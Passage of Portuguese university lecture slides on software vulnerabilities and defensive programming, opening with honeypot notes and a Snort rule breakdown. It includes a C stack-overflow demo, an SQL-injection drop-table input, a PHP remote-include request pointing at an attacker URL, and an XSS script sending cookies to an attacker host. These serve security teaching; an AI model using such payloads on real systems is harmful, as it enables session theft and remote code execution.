  - (O firewall não bloquearia o tráfego do atacante para o honeypot, pois ele é visto como tráfego "permitido" para o honeypot).
  - (Similar à DMZ, o firewall interno precisa de regras de exceção).

- **Tecnologia Relacionada: Honeyfiles**
  - Emulam **documentos** legítimos (com nomes realistas, ex: "Salarios_Diretoria.xlsx").
  - Atuam como "isca" (bait) para intrusos.
  - **Qualquer acesso** a esses arquivos (que não deveriam ser acessados por usuários legítimos) é considerado **suspeito**.

Regra SNORT

Regra Snort:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET ![7680,1521]
(msg:"ET P2P BitTorrent peer sync";
 flow:established,to_server;
 content:"|00 00 00 0d 06 00|"; depth:6;
 threshold: type limit, track by_dst, seconds 300, count 1;
 reference:url,bitconjurer.org/BitTorrent/protocol.html;
 classtype:policy-violation; sid:2000334; rev:14;
 metadata:created_at 2010_07_30, confidence Medium,
 signature_severity Informational, updated_at 2025_06_30;)
```

Cabeçalho da Regra

```
alert tcp $HOME_NET any -> $EXTERNAL_NET ![7680,1521]
```

- **alert**: gera um alerta quando a condição é atendida.
- **tcp**: apenas tráfego TCP.
- **$HOME_NET any**: origem na rede interna, qualquer porta.
- **$EXTERNAL_NET ![7680,1521]**: destino na rede externa, exceto portas 7680 e 1521.

Opções da Regra (1/2)

```
msg:"ET P2P BitTorrent peer sync";
flow:established,to_server;
content:"|00 00 00 0d 06 00|"; depth:6;
```

- **msg:** Mensagem exibida nos logs.
- **flow:established,to_server:** Só considera conexões TCP já estabelecidas, indo para o servidor.
- **content:** Procura a sequência de bytes `00 00 00 0d 06 00`.
- **depth:6:** Pesquisa apenas nos primeiros 6 bytes do payload.

Opções da Regra (2/2)

```
threshold:  type limit, track by_dst, seconds 300, count 1;
reference:url,bitconjurer.org/BitTorrent/protocol.html;
classtype:policy-violation; sid:2000334; rev:14;
```

- **threshold:** Evita múltiplos alertas — 1 alerta por destino a cada 300s.
- **reference:** Link para a documentação do protocolo BitTorrent.
- **classtype:** Categoria: violação de política.
- **sid:** Identificador único (2000334).
- **rev:** Revisão nº 14.

Aula 16 - Vulnerabilidade de Software

Prof. Gabriel Rodrigues Caldas de Aquino

Instituto de Computação
Universidade Federal do Rio de Janeiro
gabrielaquino@ic.ufrj.br

Compilado em:
August 16, 2026

- **A Raiz do Problema:**
  - Muitas vulnerabilidades de segurança resultam de **práticas de programação ruins**.
  - A conscientização sobre essas falhas é um passo inicial crítico para escrever código de programa mais seguro.
  - A lista dos 10 Principais Riscos de Segurança em Aplicações Web da OWASP inclui cinco falhas diretamente relacionadas a código de software inseguro.
  - **Estas falhas incluem:**
    - Entrada de dados não validada.
    - Cross-site scripting (XSS).
    - Estouro de buffer.
    - Falhas de injeção.
    - Tratamento inadequado de erros.

As Falhas Mais Perigosas (CWE/SANS Top 25)

- A lista **CWE/SANS Top 25 Most Dangerous Software Errors** detalha o consenso sobre práticas que causam a maioria dos ciberataques.
- **As falhas são agrupadas em 3 categorias:**
  - **1. Interação Insegura entre Componentes.**
  - **2. Gerenciamento de Recursos Arriscado.**
  - **3. Defesas Porosas.**

Categoria de Erro de Software: Interação Insegura entre Componentes

- Neutralização Imprópria de Elementos Especiais usados em um Comando SQL (**Injeção de SQL**)
- Neutralização Imprópria de Elementos Especiais usados em um Comando do SO (**Injeção de Comando do SO**)
- Neutralização Imprópria de Entrada Durante a Geração de Página Web (**Cross-site Scripting**)
- Upload Irrestrito de Arquivo com Tipo Perigoso
- Falsificação de Solicitação entre Sites (**CSRF**)
- Redirecionamento de URL para Site Não Confiável (**Redirecionamento Aberto**)

Categoria de Erro de Software: Gerenciamento de Recursos Arriscado

- Cópia de Buffer sem Verificar o Tamanho da Entrada (**Estouro de Buffer**)
- Limitação Imprópria de um Nome de Caminho para um Diretório Restrito (**Path Traversal**)
- Download de Código Sem Verificação de Integridade
- Inclusão de Funcionalidade de Esfera de Controle Não Confiável
- Uso de Função Potencialmente Perigosa
- Cálculo Incorreto do Tamanho do Buffer
- String de Formatação Não Controlada
- Estouro de Inteiro ou *Wraparound*

Categoria de Erro de Software: Defesas Porosas

- Falta de Autenticação para Função Crítica
- Falta de Autorização
- Uso de Credenciais Embutidas no Código (*Hard-coded*)
- Falta de Criptografia de Dados Sensíveis
- Dependência de Entradas Não Confiáveis em Decisão de Segurança
- Execução com Privilégios Desnecessários
- Autorização Incorreta
- Atribuição Incorreta de Permissão para Recurso Crítico
- Uso de Algoritmo Criptográfico Quebrado ou Arriscado
- Restrição Imprópria de Tentativas Excessivas de Autenticação
- Uso de Hash Unidirecional sem *Salt*

Falhas de Software e Qualidade

- **Causas da Falha de um Programa:**
  - Resultado de alguma entrada teoricamente aleatória e não antecipada.
  - Interação do sistema.
  - Uso de código incorreto.
- **Distribuição:**
  - Espera-se que essas falhas sigam alguma forma de distribuição de probabilidade.
- **Abordagem Usual para Qualidade:**
  - Uso de projeto estruturado e testes.
  - Objetivo: Identificar e eliminar tantos bugs quanto for razoavelmente possível.
- **Metodologia de Teste:**
  - Envolve variações de entradas prováveis e erros comuns.
  - Intenção: Minimizar o número de bugs que seriam vistos no uso geral.
- **A Preocupação Principal:**
  - Não é o número total de bugs em um programa.
  - Mas sim a frequência com que eles são acionados, resultando na falha do programa.

Segurança de Software: A Abordagem Diferenciada

- **A Escolha do Atacante:**
  - A segurança de software difere na medida em que o atacante escolhe a distribuição de probabilidade.
  - O foco é atingir bugs específicos que resultam em uma falha que pode ser explorada.
- **Entradas e Testes:**
  - Esses bugs podem ser frequentemente acionados por entradas que diferem drasticamente do que é usualmente esperado.
  - Consequentemente, é improvável que sejam identificados por abordagens comuns de teste.
- **Escrita de Código Seguro:**
  - Requer atenção a todos os aspectos de como um programa executa, o ambiente em que ele executa e o tipo de dados que processa.
  - Nada pode ser assumido e todos os erros potenciais devem ser verificados.

Definição de Programação Defensiva

- **Definição:**
  - A Programação Defensiva (ou Segura) é o processo de projetar e implementar software de modo que ele continue a funcionar mesmo quando sob ataque.
- **Comportamento do Software:**
  - O software escrito usando este processo é capaz de detectar condições errôneas resultantes de algum ataque.
  - Ele deve ser capaz de continuar executando com segurança ou falhar de forma graciosa.
- **A Regra Chave:**
  - Nunca assumir nada.
  - Verificar todas as suposições.
  - Tratar qualquer estado de erro possível.

Modelo Abstrato e Suposições de Execução

- **Explicitação de Suposições:**
  - A definição enfatiza a necessidade de tornar explícitas quaisquer suposições sobre como um programa será executado.
  - Também é necessário explicitar os tipos de entrada que ele processará.
- **Modelo Abstrato de um Programa:**
  - Ilustra conceitos ensinados na maioria dos cursos introdutórios de programação.
  - O programa lê dados de entrada de uma variedade de fontes possíveis.
  - Processa esses dados de acordo com algum algoritmo.
  - Gera saída, possivelmente para múltiplos destinos diferentes.
- **Ambiente e Interações:**
  - Executa no ambiente fornecido por algum sistema operacional, usando instruções de máquina de um processador específico.
  - Durante o processamento, o programa usará chamadas de sistema (*system calls*) e possivelmente outros programas disponíveis.
- **Efeitos e Complexidade:**
  - A execução pode resultar em dados salvos ou modificados no sistema, ou causar outros efeitos colaterais.
  - Todos esses aspectos podem interagir entre si, frequentemente de maneiras complexas.

Foco do Desenvolvimento e Pressões de Negócio

- **O Foco Típico do Programador:**
  - Foca no que é necessário para resolver o problema abordado pelo programa.
  - A atenção está nos passos para o sucesso e no fluxo normal de execução.
  - Frequentemente, não considera cada ponto potencial de falha.
- **Suposições e Programação Defensiva:**
  - Programadores costumam fazer suposições sobre os tipos de entrada e o ambiente de execução.
  - A programação defensiva exige que essas suposições sejam validadas pelo programa.
  - Todas as falhas potenciais devem ser tratadas de forma graciosa e segura.
- **Impacto e Conflito:**
  - Tratar erros corretamente aumenta a quantidade de código e o tempo de desenvolvimento.
  - Isso conflita com pressões de negócio para manter tempos de desenvolvimento curtos e maximizar a vantagem de mercado.
- **Conclusão:**
  - A menos que a segurança de software seja um objetivo de design desde o início, é improvável que resulte em um programa seguro.

Alterações de Código e Manutenção

- **O Foco na Mudança:**
  - Quando mudanças são necessárias, o programador geralmente foca no que precisa ser alcançado.
- **Exigências da Programação Defensiva:**
  - Verificar cuidadosamente quaisquer suposições feitas.
  - Verificar e tratar todos os erros possíveis.
  - Checar cuidadosamente quaisquer interações com o código existente.
- **Riscos da Falha no Gerenciamento:**
  - Pode resultar em comportamento incorreto do programa.
  - Pode introduzir vulnerabilidades em um programa que era anteriormente seguro.

A Mentalidade Defensiva (Mindset)

- **Mudança de Paradigma:**
  - Requer uma mentalidade diferente das práticas tradicionais (que focam na "maioria dos usuários, na maioria das vezes").
  - Necessária consciência das consequências da falha e das técnicas dos atacantes.
  - "A paranoia é uma virtude": o crescimento de relatórios de vulnerabilidade comprova a ameaça.
- **Limitações de Testes e Resiliência:**
  - Testes normais não identificam vulnerabilidades disparadas por entradas altamente incomuns.
  - Lições devem ser aprendidas de falhas anteriores.
  - Programas devem ser projetados para serem o mais resilientes possível diante de qualquer erro ou condição inesperada.

Maturidade da Engenharia de Software e Segurança

- **Comparação com outras Disciplinas:**
  - A necessidade de segurança e confiabilidade como objetivos de design é reconhecida há muito tempo na maioria das engenharias.
  - A sociedade é intolerante a falhas catastróficas físicas (ex: queda de pontes, prédios ou aviões).
- **A Realidade do Software:**
  - O desenvolvimento de software ainda não atingiu esse nível de maturidade.
  - A sociedade tolera níveis de falha muito mais altos no software do que em outras disciplinas.

Padrões e Esforços da Indústria

- **Padrões de Qualidade:**
  - Existem esforços de engenharia e padrões de qualidade (ex: ISO 12207 - Processos de ciclo de vida de software, SEI06).
  - Esses padrões identificam cada vez mais a segurança como um objetivo chave de design.
- **Iniciativas Recentes (SAFECode):**
  - *Software Assurance Forum for Excellence in Code*.
  - Composto por grandes empresas da indústria de TI.
  - Desenvolve publicações com melhores práticas para garantia de software e desenvolvimento seguro.

Processo de Design e Modelagem de Ameaças

- **Integração no Design:**
  - Recomenda-se incorporar a **Modelagem de Ameaças** (ou análise de risco) como parte do processo de design.
- **Foco em Questões Específicas:**
  - O texto explora questões de segurança de software que devem ser incorporadas a uma metodologia de desenvolvimento mais ampla.

Áreas Críticas de Interação do Programa

- As preocupações de segurança são examinadas através das várias interações com um programa em execução:
- **1. Tratamento Seguro de Entrada (Input Handling):** Questão crítica inicial.
- **2. Implementação de Algoritmos:** Preocupações de segurança na lógica interna.
- **3. Interação com Outros Componentes:** Comunicação com o sistema e outros softwares.
- **4. Saída do Programa (Output):** Geração segura de resultados.
- *Nota:* Muitas vulnerabilidades resultam de um pequeno conjunto de erros comuns.

Tratamento de Entrada de Programa

- **A Falha Comum:**
  - O manuseio incorreto da entrada do programa é uma das falhas mais comuns na segurança de software.
- **Definição de Entrada:**
  - Qualquer fonte de dados que se origina fora do programa.
  - Cujo valor não é explicitamente conhecido pelo programador no momento da escrita do código.
- **Fontes de Dados:**
  - *Óbvias:* Teclado, mouse, arquivos, conexões de rede.
  - *Indiretas:* Ambiente de execução, arquivos de configuração, valores fornecidos pelo Sistema Operacional.

Identificação e Verificação

- **Requisitos de Segurança:**
  - Todas as fontes de entrada devem ser identificadas.
  - Suposições sobre tamanho e tipo de valores devem ser levantadas.
- **Validação:**
  - As suposições devem ser explicitamente verificadas pelo código do programa.
  - Os valores devem ser usados de maneira consistente com essas suposições.
- **Duas Áreas de Preocupação:**
  - 1. O tamanho da entrada.
  - 2. O significado e interpretação da entrada.

Tamanho da Entrada e Estouro de Buffer

- **O Erro de Suposição:**
  - Programadores frequentemente assumem um tamanho máximo esperado (ex: entrada de texto de poucas linhas).
  - Alocam buffers fixos (ex: 512 ou 1024 bytes) sem verificar se a entrada real cabe nesse espaço.
- **Consequência (Buffer Overflow):**
  - Se a entrada excede o buffer, ocorre o estouro.
  - Pode comprometer a execução do programa.
- **Falha nos Testes:**
  - Testes comuns geralmente usam entradas "esperadas" e não identificam a vulnerabilidade.
  - É improvável que incluam entradas grandes o suficiente para disparar o erro, a menos que testado explicitamente.

Rotinas de Biblioteca e Prevenção

- **Problema de Bibliotecas:**
  - Rotinas podem não limitar a quantidade de dados transferidos para o buffer.
  - Isso agrava o problema de estouro de buffer.
- **Práticas de Programação Segura:**
  - Uso de rotinas seguras de cópia de string e buffer.
  - Conscientização dos programadores sobre essas armadilhas de segurança.

Mentalidade de Codificação Segura

- **A Regra de Ouro:**
  - Considerar qualquer entrada como perigosa.
  - Processar de forma a não expor o programa ao perigo.
- **Estratégias de Tamanho:**
  - Usar buffers de tamanho dinâmico (garantindo espaço suficiente).
  - Processar a entrada em blocos do tamanho do buffer.
- **Gerenciamento de Memória:**
  - Mesmo com buffers dinâmicos, garantir que o espaço solicitado não exceda a memória disponível.

Tratamento de Erros

- **Falha Graciosa:**
  - Se ocorrer erro de tamanho/memória, o programa deve lidar com a situação.
  - Ações possíveis: Processar em blocos, descartar excesso, terminar o programa.
- **Abrangência:**
  - Essas verificações devem ser aplicadas onde quer que dados de valor desconhecido entrem ou sejam manipulados.
  - Devem ser aplicadas a todas as fontes potenciais de entrada.

Exemplo: Buffer Overflow na Stack

```
#include <stdio.h>
#include <string.h>

char *my_gets(char *s) {
    int c;
    char *p = s;

    while ((c = getchar()) != '\n' && c != EOF) {
        *p++ = c;
    }
    *p = '\0';
    return s;
}
```

Exemplo: Buffer Overflow na Stack (continuação)

```
void consulta_nome(char *s) { // Supor que venha um nome do banco
    strcpy(s, "Gabriel");
}
int main() {
    char var_outrasInfos[10];
    char var_nome[10];

    consulta_nome(var_nome);
    my_gets(var_outrasInfos);

    printf("Dados: Nome: %s \nOutras Informacoes: %s \n",
    var_nome, var_outrasInfos);

    printf("==Fim do Programa==\n");
    return 0;
}
```

Compilando e Executando

- **1. Compilação:** Utilize o GCC para transformar o código fonte em executável.

```
gcc -o buffer_overlflow buffer_overlflow.c
```

- **2. Execução:** Rode o programa gerado.

```
./buffer_overlflow
```

Para testar a vulnerabilidade:

1. Tente digitar algo curto (ex: "Teste"). O programa funcionará normalmente.
2. Execute novamente e digite mais de 10 caracteres (ex: "1234567890AAAAA").
3. Observe que a variável `var_nome` ("Gabriel") será sobrescrita pelos caracteres excedentes.

Saída do Programa (Demonstração da Vulnerabilidade)

```
$ ./buffer_overlflow
jewrhoewhouwehouewhurhwerhuwehriuwheirhiwphrpiuwhiurhwhrwhir
hwphrwhuirhweiwehriwiuerhiwehriwherre

Dados:  Nome: uwehouewhurhwerhuwehriuwheirhiwphrpiuwhiurhwhrwhirhwphrwhuir
hweiwehriwiuerhiwehriwherre
Outras Informacoes: jewrhoewhouwehouewhurhwerhuwehriuwheirhiwphrpiuwhiurhwhr
irhweiwehriwiuerhiwehriwherre

==Fim do Programa==
*** stack smashing detected ***: terminated
fish: Job 1, './buffer_overlflow' terminated by signal SIGABRT (Abort)
```

Observação: A mensagem `stack smashing detected` indica que o GCC inseriu proteções que detectaram a corrupção da pilha ao tentar retornar da função.

Desabilitando a proteção na compilação

- O erro *"stack smashing detected"* ocorre porque compiladores modernos (GCC) inserem proteções por padrão.
- Para reproduzir o ataque clássico, usamos a flag `-fno-stack-protector`.

```
# Compilando sem protecao de stack
gcc -fno-stack-protector -o buffer_overlflow buffer_overflow.c

# Executando
./buffer_overlflow

#Veja a saída e procure em
$man 7 signal
```

Interpretação da Entrada do Programa

- **Preocupação Chave:**
  - O significado e a interpretação da entrada são tão críticos quanto o tamanho.
  - Classificação geral: Dados textuais ou binários.
- **Processamento de Dados Binários:**
  - O programa assume que valores binários brutos representam inteiros, *floats*, strings ou estruturas complexas.
  - A interpretação assumida deve ser validada conforme os valores são lidos.
- **Exemplos em Protocolos:**
  - Baixo nível: Frames Ethernet, pacotes IP, segmentos TCP.
  - Alto nível: DNS, SNMP, NFS (codificação binária de requisições/respostas).
  - Exigem validação contra especificações de sintaxe abstrata.

Exemplo de Falha: Heartbleed

- **O Caso:**
  - Bug Heartbleed no OpenSSL (2014).
  - Exemplo de falha na verificação da validade de um valor de entrada binário.
- **O Erro Técnico:**
  - Erro de codificação: Falha ao verificar a quantidade de dados solicitada para retorno contra a quantidade fornecida.
  - Classificado como *buffer over-read* (leitura excessiva de buffer).
- **Impacto:**
  - Atacantes puderam acessar o conteúdo da memória adjacente.
  - Vazamento de nomes de usuário, senhas, chaves privadas e outras informações sensíveis.

Processamento de Dados Textuais e Codificação

- **Interpretação de Caracteres:**
  - Valores binários brutos são interpretados como caracteres segundo um conjunto de caracteres (*character set*).
- **Conjuntos de Caracteres:**
  - Tradicionalmente: ASCII.
  - Sistemas comuns (Windows/MacOS): Extensões diferentes para caracteres acentuados.
  - Cenário atual: Internacionalização crescente e variedade de conjuntos de caracteres.
- **Requisito:**
  - Cuidado necessário para identificar qual conjunto está sendo usado e quais caracteres estão sendo lidos.

Identificação e Validação de Significado

- **Identificação do Conteúdo:**
  - Além dos caracteres, o significado deve ser identificado (ex: inteiro, *float*, nome de arquivo, URL, e-mail).
- **Confirmação de Tipo:**
  - Dependendo do uso, é necessário confirmar se os valores representam o tipo de dado esperado.
- **Consequências da Falha:**
  - Pode resultar em vulnerabilidades.
  - Permite que um atacante influencie a operação do programa, com consequências possivelmente sérias.

Problemas de Interpretação e Injeção

- **Classe de Ataques:**
  - Ataques de injeção (*injection attacks*) exploram a falha na validação da interpretação da entrada.
- **Mecanismos de Defesa:**
  - Validação de dados de entrada.
  - Tratamento correto de entradas internacionalizadas usando diversos conjuntos de caracteres.

Interpretação de Entrada: Problemas de Serialização

- **O que é Serialização/Desserialização?**
  - Processo de converter objetos em um fluxo de bytes (para armazenamento ou transmissão) e reconstruí-los depois.
  - É uma forma complexa de interpretação de entrada binária.
- **A Vulnerabilidade (Insecure Deserialization):**
  - Ocorre quando a aplicação aceita objetos serializados de fontes não confiáveis.
  - O programa assume que o fluxo de bytes representa um objeto válido e seguro.
- **O Ataque:**
  - O atacante manipula o fluxo de bytes (input).
  - Durante a reconstrução (interpretação), o sistema é forçado a executar a lógica do atacante.
  - Frequentemente resulta em Execução Remota de Código (**RCE**).
- Veja o seguinte TCC da UFRJ

Ataques de Injeção

- **Definição:** Refere-se a uma ampla variedade de falhas de programa relacionadas ao manuseio inválido de dados de entrada.
- **Problema Central:** Ocorre quando dados de entrada influenciam, acidental ou deliberadamente, o fluxo de execução do programa.
- **Mecanismo Comum:** Dados de entrada são passados como parâmetros para um programa auxiliar no sistema, cuja saída é usada pelo programa original.
- **Contexto de Desenvolvimento:** Ocorre frequentemente em linguagens de script (Perl, PHP, Python, sh) que encorajam o reuso de utilitários do sistema para economizar esforço de codificação.
- **Uso Típico:** Comumente observados em scripts Web CGI utilizados para processar dados fornecidos por formulários HTML.

Injeção de SQL (SQL Injection)

- **Conceito:** Ataque onde a entrada fornecida pelo usuário é usada para construir uma requisição SQL e recuperar informações de um banco de dados.
- **Exemplo de Código Vulnerável (PHP):**

```
$name = $_REQUEST['name'];
$query = "SELECT * FROM suppliers WHERE name = '" . $name . "';";
$result = mysql_query($query);
```

- **Vulnerabilidade:** Similar à injeção de comando, mas utiliza metacaracteres SQL.
- **Cenário de Exemplo:**
  - Entrada "**Bob**": O código funciona como pretendido.
  - Entrada "**Bob'; drop table suppliers**": Recupera o registro e deleta a tabela inteira.
- **Prevenção e Mitigação:**
  - Validar a entrada antes do uso (escapar metacaracteres ou rejeitar).
  - Usar funções da linguagem para sanitizar a entrada.
  - Utilizar *placeholders* ou parâmetros SQL em vez de concatenar valores.
  - Uso combinado com procedimentos armazenados (*stored procedures*).

Ataque de Injeção de Código (Code Injection)

- **Definição:** Tipo de ataque onde a entrada inclui código que é posteriormente executado pelo sistema atacado.
- **Cenário (PHP):** Uso de variáveis para construir nomes de arquivos em scripts de inclusão.

```
include $path . 'functions.php';
include $path . 'data/prefs.php';
```

- **Mecanismo da Falha:**
  - O script é chamado diretamente (burlando a intenção original).
  - Exploração de funcionalidades do PHP: atribuição de variáveis globais via requisição HTTP e comando `include` aceitando URLs remotas.
- **Exemplo de Ataque (Remote Code Injection):**

```
GET /calendar/embed/day.php?path=http://hacker.site/hack.txt?&cmd=ls
```

- **Resultado:** A variável `$path` recebe a URL do atacante, e o código contido no arquivo remoto é executado com os privilégios do servidor Web.

Defesas contra Ataques de Injeção

- **Bloqueio de Variáveis Globais:**
  - Bloquear a atribuição automática de valores de campos de formulário para variáveis globais.
  - Salvar valores em um array e recuperá-los explicitamente pelo nome (padrão em instalações PHP mais novas).
  - *Desvantagem:* Pode quebrar códigos legados, exigindo esforço de correção.
  - *Vantagem:* Previne injeção de código e manipulação indevida de variáveis globais.
- **Controle de Comandos de Inclusão:**
  - Utilizar apenas valores constantes em comandos `include` e `require`.
  - Caso o uso de variáveis seja necessário, validar rigorosamente seu valor imediatamente antes do uso.
- **Variantes e Prevenção Geral:**
  - Existem outras variantes como injeção de e-mail, *format string* e injeção de interpretador.
  - **Necessidade Crítica:** Identificar todas as fontes de entrada, validar suposições antes do uso e compreender a interpretação dos valores passados para qualquer função ou serviço invocado.

Exemplo de Ataque XSS e Ofuscação

- **Cenário (Roubo de Cookie):** Código injetado em um livro de visitas que envia o cookie da vítima para o atacante, permitindo personificação.

```
Thanks for this information, its great!
<script>document.location='http://hacker.web.site/cookie.cgi?'+
document.cookie</script>
```

- **Ofuscação (Evasão):** O atacante utiliza entidades de caracteres HTML para esconder o script. O navegador interpreta o código abaixo de forma idêntica ao original.

```
Thanks for this information, its great!
&#60;&#115;&#99;&#114;&#105;&#112;&#116;&#62;
&#100;&#111;&#99;&#117;&#109;&#101;&#110;&#116; ...
```

XSS: Prevenção e Causa Raiz

- **Prevenção:**
  - Examinar entradas fornecidas pelo usuário.
  - Remover ou escapar (*escape*) códigos perigosos.
  - Validadores devem traduzir entidades HTML antes da verificação.
- **Natureza da Falha:**
  - Representa uma falha no manuseio tanto da **entrada** quanto da **saída** do programa.
  - O alvo real é o **usuário** subsequente, não o servidor.
  - A sanitização da saída impede a ocorrência do ataque.
- **Contexto:** Problema similar ao CSRF e *HTTP response splitting* (uso descuidado de entrada não confiável).

Validação de Sintaxe de Entrada

- **Suposições sobre Dados:**
  - O programador deve garantir que os dados conformem com as suposições (caracteres imprimíveis, formato de e-mail, inteiros, etc.) antes do uso.
- **Estratégias de Validação:**
  - **Whitelisting (Recomendado):** Comparar a entrada com o que é desejado e aceitar apenas o válido.
  - **Blacklisting (Problemático):** Comparar com valores perigosos conhecidos. Falha quando novos métodos de evasão são descobertos.
- **Implementação:**
  - Frequentemente feita via Expressões Regulares (*Regular Expressions*).
  - Ação em caso de falha: Rejeitar a entrada ou sanitizá-la (escapar metacaracteres).

Codificações Múltiplas e Canonicalização

- **O Problema das Múltiplas Representações:**
  - Caracteres podem ter múltiplas codificações (HTML, Unicode/UTF-8).
  - Exemplo: O caractere "/" pode ser representado de várias formas em UTF-8 (além do padrão hexadecimal 2F).
  - Atacantes usam codificações longas/redundantes para burlar filtros de segurança (ex: falha no Microsoft IIS nos anos 90).
- **Solução: Canonicalização:**
  - Processo de transformar os dados de entrada em uma representação única, padrão e mínima.
  - Deve ser realizada **antes** da validação.
  - Recomenda-se o uso de bibliotecas anti-XSS ou frameworks Web que automatizem esse processo.

Tratamento de Valores Numéricos

- **Representação Computacional:**
  - Valores fixos (8, 16, 32, 64 bits) e tipos (com sinal/sem sinal).
- **Vulnerabilidade de Conversão (Casting):**
  - Ocorre quando um valor é convertido de um tipo para outro incorretamente.
  - **Exemplo:** Um tamanho de buffer lido como *unsigned* (sem sinal) e depois tratado como *signed* (com sinal) em uma comparação.
  - Um valor muito grande (ex: bit superior setado) pode ser interpretado como negativo, passando na verificação de tamanho máximo, mas causando *overflow* quando usado para alocação ou cópia.

Teste de Entrada: Fuzzing

- **Definição:** Técnica de teste de software desenvolvida por Barton Miller (1989) que utiliza dados gerados aleatoriamente como entrada.
- **Objetivo:**
  - Determinar se o programa lida corretamente com entradas anormais ou se falha (crashes).
- **Características:**
  - **Vantagens:** Simplicidade, baixo custo, independência de suposições sobre a entrada esperada. Identifica falhas sérias e exploráveis.
  - **Limitações:** Pode não encontrar bugs que requerem condições de entrada muito específicas.
- **Uso:** Ferramenta essencial tanto para desenvolvedores (prevenção) quanto para atacantes (descoberta de vulnerabilidades).

Escrita de Código de Programa Seguro (Algoritmos)

- **Implementação Correta do Algoritmo:**
  - Falhas no design ou implementação podem gerar bugs exploráveis (ex: gerador de números aleatórios previsível no Netscape antigo, permitindo quebra de criptografia).
  - **Exemplo Crítico:** Ataques de *TCP session hijacking* exploram números de sequência iniciais previsíveis.
- **Correspondência Máquina-Algoritmo:**
  - O código de máquina gerado deve representar fielmente o algoritmo de alto nível.
  - Risco de compiladores maliciosos (Ken Thompson, 1984) inserindo backdoors invisíveis no código fonte.
- **Código de Depuração (Debug):**
  - Código de teste deixado em produção pode permitir acesso indevido ou bypass de segurança (ex: Morris Worm explorando comando DEBUG no sendmail).

Interpretação de Dados e Memória

- **Interpretação de Valores de Dados:**
  - A interpretação de bits (inteiro, char, ponteiro) depende das instruções de máquina.
  - Linguagens com tipagem fraca (como C) permitem manipulação direta de memória/ponteiros, facilitando erros como *buffer overflows* e corrupção de estruturas de dados.
  - **Defesa:** Usar linguagens com tipagem forte ou validar rigorosamente conversões de tipo (*casts*).
- **Uso Correto da Memória:**
  - Falha na liberação de memória dinâmica causa **vazamento de memória (memory leak)**, podendo levar a exaustão de recursos e DoS.
  - Linguagens modernas (Java, C++) com gerenciamento automático são preferíveis a C (manual) para evitar esses erros.

Concorrência e Condições de Corrida

- **Condições de Corrida (Race Conditions):**
  - Ocorrem quando múltiplos processos/threads competem por acesso não controlado a recursos compartilhados (memória).
  - Sem sincronização adequada, valores podem ser corrompidos ou alterações perdidas.
- **Deadlock:**
  - O uso incorreto de primitivas de sincronização pode travar processos (espera circular).
  - Atacantes podem disparar deadlocks propositalmente para causar Negação de Serviço (DoS).
- **Mitigação:**
  - Seleção correta de primitivas de sincronização e design cuidadoso para limitar áreas de acesso compartilhado.

Interação com o Sistema Operacional

- **O Ambiente de Execução:**
  - Programas não rodam isolados; o S.O. media o acesso aos recursos.
  - O S.O. constrói o ambiente do processo, incluindo código, dados, argumentos de linha de comando e variáveis de ambiente.
  - **Regra:** Todos esses dados devem ser tratados como entradas externas e validados.
- **Controle de Acesso:**
  - Recursos (arquivos, dispositivos) possuem permissões baseadas em usuários/grupos.
  - Programas precisam de acesso apropriado para funcionar, mas acesso excessivo é perigoso.

Variáveis de Ambiente

- **O que são:** Coleção de valores de string herdados do processo pai (ex: PATH, IFS, LD_LIBRARY_PATH).
- **Vulnerabilidades:**
  - São uma porta de entrada para dados não confiáveis.
  - **Ataques ao PATH:** Um atacante altera o PATH para que um script privilegiado execute um programa malicioso (ex: um ‘grep‘ falso) em vez do utilitário do sistema.
  - **Ataques ao LD_LIBRARY_PATH:** Carregamento de bibliotecas dinâmicas maliciosas em programas privilegiados.
- **Mitigação:**
  - Evitar scripts de shell privilegiados (difíceis de segurar).
  - Usar programas *wrappers* compilados para limpar o ambiente antes de chamar scripts.
  - Resetar variáveis críticas para valores seguros conhecidos no início da execução.

Princípio do Menor Privilégio

- **Conceito:** Programas devem executar com o mínimo de privilégios necessários para completar sua função.
- **Escalação de Privilégio:**
  - Se um programa privilegiado (ex: root) é comprometido, o atacante ganha controle total.
- **Práticas Recomendadas:**
  - Preferir conceder privilégios de **grupo** em vez de usuário (facilita auditoria).
  - **Gerenciamento de Arquivos:** Programas privilegiados (como servidores Web) não devem ser donos de todos os seus arquivos, apenas ter permissão de leitura onde necessário.
  - Evitar que servidores rodem como *root* o tempo todo (usar root apenas para ligar portas baixas e depois reduzir privilégio).

Modularização e Isolamento

- **Design Seguro:**
  - Particionar programas grandes e complexos em módulos menores.
  - Conceder privilégios elevados apenas aos módulos que realmente precisam, e por pouco tempo.
  - Facilita testes e verificação (ex: servidor de e-mail Postfix).
- **Sandboxing e Chroot:**
  - Executar programas vulneráveis em ambientes isolados.
  - **Chroot Jail:** Limita a visão do sistema de arquivos do programa a um diretório específico.
  - **Limitação:** Configuração difícil; se feita incorretamente, o programa pode escapar ou falhar.

Chamadas de Sistema e Suposições

- **O Conflito de Otimização:**
  - O S.O. e bibliotecas padrão usam buffers e reordenamento para otimizar performance.
  - Essas otimizações podem conflitar com requisitos de segurança (ex: garantir que dados foram apagados do disco).
- **Estudo de Caso: Deleção Segura de Arquivos (File Shredding):**
  - **Problema:** Sobrescrever um arquivo não garante que os dados antigos sumiram.
  - **Camadas de Falha:** Buffers da biblioteca de I/O, buffers do sistema de arquivos, controladores de disco inteligentes (que evitam reescritas no mesmo bloco, especialmente em SSDs/Flash).
  - **Lição:** O programador seguro deve entender e controlar explicitamente essas camadas (ex: forçar *flush* e *sync*).

Geração e Segurança de Saída

- **Natureza da Saída:**
  - Pode ser binária (protocolos de rede, estruturas gráficas) ou textual (HTML, conjuntos de caracteres).
  - Deve conformar-se estritamente ao formato e interpretação esperados pelo dispositivo ou usuário.
- **O Problema da Origem Comum:**
  - Usuários assumem que a saída foi gerada e validada pelo programa confiável.
  - Essa suposição falha quando o programa aceita entrada de um usuário e a exibe para outro (ex: comentários, fóruns) sem a devida sanitização.

Exemplos de Ataques via Saída

- **Ataques a Terminais (Legado/VT100):**
  - Uso de sequências de escape (*escape sequences*) em textos maliciosos.
  - Podiam reprogramar teclas de função para executar comandos arbitrários (ex: deletar arquivos) quando a vítima visualizasse o texto.
- **Cross-Site Scripting (XSS):**
  - Explora a confiança do navegador no site de origem.
  - Dados não sanitizados de terceiros permitem a execução de scripts (JavaScript) no contexto do navegador da vítima.

Mitigação: Filtragem e Codificação

- **Estratégia de Filtragem:**
  - Programas que retransmitem dados de terceiros são responsáveis pela segurança.
  - Preferir permitir apenas conteúdo seguro conhecido (*Whitelisting*) em vez de tentar remover o perigoso.
- **Codificação de Caracteres:**
  - Diferentes *charsets* podem alterar a interpretação de metacaracteres.
